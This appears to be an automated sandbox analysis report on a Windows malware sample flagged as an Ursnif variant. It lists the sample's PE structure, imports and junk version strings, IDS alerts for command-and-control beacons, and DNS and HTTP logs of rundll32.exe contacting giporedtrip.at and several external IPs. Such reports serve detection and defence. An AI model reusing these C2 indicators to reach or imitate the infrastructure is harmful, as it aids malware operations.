mov byte ptr [10004000h], cl
mov dword ptr [ebp-000000ACh], 000037A9h
mov edx, dword ptr [ebp-0Ch]
mov dword ptr [ebp-1Ch], edx
mov eax, dword ptr [ebp-1Ch]
add eax, 000055AFh
mov dword ptr [ebp-0Ch], eax
mov ecx, dword ptr [ebp-1Ch]
and ecx, 00007739h
mov dword ptr [ebp-0Ch], ecx
mov edx, dword ptr [ebp-000000ACh]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3354	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x14350	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1b000	0x264	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x31ec	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3000	0x1ec	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1a6e	0x1c00	False	0.516322544643	data	5.7793588503	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0xe12	0x1000	False	0.402587890625	data	4.808493385	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x1c8	0x200	False	0.060546875	data	0.203681906087	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.CRT	0x5000	0x14	0x200	False	0.052734375	SysEx File - Oberheim	0.229276782846	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x14350	0x14400	False	0.655478395062	data	5.94341931663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1b000	0x264	0x400	False	0.556640625	data	4.50253277193	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x6180	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_RCDATA	0xa948	0xfa07	data	English	United States
RT_GROUP_ICON	0xa3a8	0x14	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa520	0x428	data	English	United States
RT_MANIFEST	0xa3c0	0x15a	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	GetSystemInfo, GetCurrentThreadId, GetCurrentProcessId, InitializeCriticalSection, QueryPerformanceFrequency, HeapCreate, GetVersion, GetProcessHeap, CreateTimerQueue, GetLogicalDrives
USER32.dll	GetDlgItemTextA, CheckDlgButton, CheckRadioButton, IsDlgButtonChecked, SendDlgItemMessageA, DefDlgProcA, OpenClipboard, CloseClipboard, SetClipboardData, GetClipboardData, EnumClipboardFormats, EmptyClipboard, CharUpperA, CharLowerBuffA, SetFocus, GetActiveWindow, SetTimer, KillTimer, EnableWindow, LoadAcceleratorsA, DestroyAcceleratorTable, TranslateAcceleratorA, GetSystemMetrics, SetDlgItemInt, GetSystemMenu, CreatePopupMenu, DestroyMenu, CheckMenuItem, EnableMenuItem, GetSubMenu, AppendMenuA, RemoveMenu, TrackPopupMenu, InsertMenuItemA, SetMenuItemInfoA, SetActiveWindow, InvalidateRect, RedrawWindow, SetWindowTextA, GetWindowTextA, GetClientRect, GetWindowRect, MessageBoxA, SetCursor, GetCursorPos, ClientToScreen, ChildWindowFromPoint, GetSysColor, GetSysColorBrush, GetWindowLongA, SetWindowLongA, FindWindowA, CheckMenuRadioItem, LoadCursorA, DestroyCursor, LoadIconA, DestroyIcon, IsDialogMessageA, GetDlgItem, EndDialog, DialogBoxParamA, CreateDialogParamA, SetWindowPlacement, GetWindowPlacement, SetWindowPos, MoveWindow, DestroyWindow, IsMenu, IsWindow, GetClassInfoA, UnregisterClassA, RegisterClassA, CallWindowProcA, PostQuitMessage, PostMessageA, SendMessageA, DispatchMessageA, TranslateMessage, GetMessageA, wsprintfA, wvsprintfA, SetDlgItemTextA, GetMenu
GDI32.dll	GetStockObject, DeleteObject, SelectObject, SetBkMode, SetTextColor, GetObjectA, CreateFontIndirectA
COMDLG32.dll	GetOpenFileNameA, GetOpenFileNameW, GetSaveFileNameA, GetFileTitleW, ChooseColorW
ADVAPI32.dll	RegSetValueA, OpenProcessToken, AdjustTokenPrivileges, LookupPrivilegeValueA, GetUserNameA, RegCloseKey, RegCreateKeyA, RegDeleteKeyA, RegOpenKeyExA, RegQueryValueExA
VERSION.dll	GetFileVersionInfoW, VerInstallFileW

Version Infos

Description	Data
LegalCopyright	Copyright Magnificenc gynaecologis automobil directionall codeword
InternalName	Lecture
FileVersion	7.125.80.2
CompanyName	Descendan greyin
LegalTrademarks	Chapter earthin highwayma acri
Comments	Maladroi fallibilit
ProductName	Garbag cribbag
ProductVersion	7.125.80.2
FileDescription	Formul flintlock adjudicate emi invigilator menarch
OriginalFilename	Anhydrou
Translation	0x081a 0x081a

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/24/22-11:10:28.654587	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49760	80	192.168.2.6	91.203.174.38
01/24/22-11:10:31.338927	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49761	80	192.168.2.6	138.36.3.134
01/24/22-11:10:33.943277	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49762	80	192.168.2.6	211.40.39.251
01/24/22-11:10:34.818253	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49763	80	192.168.2.6	61.98.7.132

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/24/22-11:10:34.818253	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49763	80	192.168.2.6	61.98.7.132
01/24/22-11:10:40.364011	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49764	80	192.168.2.6	91.203.174.38
01/24/22-11:10:40.364011	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49764	80	192.168.2.6	91.203.174.38
01/24/22-11:10:42.969883	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49765	80	192.168.2.6	121.136.102.4
01/24/22-11:10:42.969883	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49765	80	192.168.2.6	121.136.102.4

Network Port Distribution



Total Packets: 38

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 11:10:28.501708984 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:28.653794050 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:28.653944969 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:28.654587030 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.021668911 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.617388964 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.617482901 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.617667913 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.793988943 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.794249058 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.794270992 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.794287920 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.794648886 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.989986897 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990014076 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990029097 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990221977 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.990263939 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990375042 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.990405083 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990451097 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990523100 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:29.990571976 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.990771055 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:29.991640091 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.225807905 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.225888968 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.225934029 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.225975037 CET	80	49760	91.203.174.38	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 11:10:30.226013899 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226221085 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.226231098 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226316929 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226349115 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.226433992 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226519108 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.226632118 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226676941 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226718903 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226741076 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.226835966 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.226902962 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.227022886 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.227065086 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.227128029 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.227277040 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.282614946 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.440176964 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440228939 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440268993 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440305948 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440435886 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.440474033 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440514088 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440548897 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440583944 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.440630913 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.440886974 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440931082 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.440970898 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441006899 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441045046 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.441107988 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441167116 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.441431046 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441468954 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441567898 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.441710949 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441751003 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441788912 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441896915 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.441955090 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.441994905 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442122936 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.442167044 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442209005 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442234993 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.442590952 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442641020 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442658901 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442663908 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.442718029 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.442838907 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442877054 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.442975998 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.443073034 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.481662035 CET	80	49760	91.203.174.38	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 11:10:30.481699944 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.481914043 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.623564005 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.623603106 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.623629093 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.623719931 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.623766899 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.623858929 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.623995066 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.624021053 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.624109030 CET	49760	80	192.168.2.6	91.203.174.38
Jan 24, 2022 11:10:30.624300003 CET	80	49760	91.203.174.38	192.168.2.6
Jan 24, 2022 11:10:30.624697924 CET	80	49760	91.203.174.38	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 11:10:28.414808035 CET	51774	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:28.483218908 CET	53	51774	8.8.8.8	192.168.2.6
Jan 24, 2022 11:10:31.052858114 CET	56023	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:31.122343063 CET	53	56023	8.8.8.8	192.168.2.6
Jan 24, 2022 11:10:33.445388079 CET	58384	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:33.609316111 CET	53	58384	8.8.8.8	192.168.2.6
Jan 24, 2022 11:10:34.169456959 CET	60261	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:34.354336977 CET	53	60261	8.8.8.8	192.168.2.6
Jan 24, 2022 11:10:40.163948059 CET	56061	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:40.183387041 CET	53	56061	8.8.8.8	192.168.2.6
Jan 24, 2022 11:10:42.621546030 CET	58336	53	192.168.2.6	8.8.8.8
Jan 24, 2022 11:10:42.691263914 CET	53	58336	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2022 11:10:28.414808035 CET	192.168.2.6	8.8.8.8	0xe190	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.052858114 CET	192.168.2.6	8.8.8.8	0x930a	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.445388079 CET	192.168.2.6	8.8.8.8	0x78b9	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.169456959 CET	192.168.2.6	8.8.8.8	0x8b6	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.163948059 CET	192.168.2.6	8.8.8.8	0xea12	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.621546030 CET	192.168.2.6	8.8.8.8	0x8a50	Standard query (0)	giporedtrip.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:28.483218908 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:31.122343063 CET	8.8.8.8	192.168.2.6	0x930a	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:33.609316111 CET	8.8.8.8	192.168.2.6	0x78b9	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:34.354336977 CET	8.8.8.8	192.168.2.6	0x8b6	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:40.183387041 CET	8.8.8.8	192.168.2.6	0xea12	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		121.136.102.4	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		222.236.49.123	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		151.251.30.69	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		37.34.176.37	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		91.203.174.38	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		61.98.7.132	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		186.182.55.44	A (IP address)	IN (0x0001)
Jan 24, 2022 11:10:42.691263914 CET	8.8.8.8	192.168.2.6	0x8a50	No error (0)	giporedtrip.at		211.40.39.251	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- giporedtrip.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49760	91.203.174.38	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
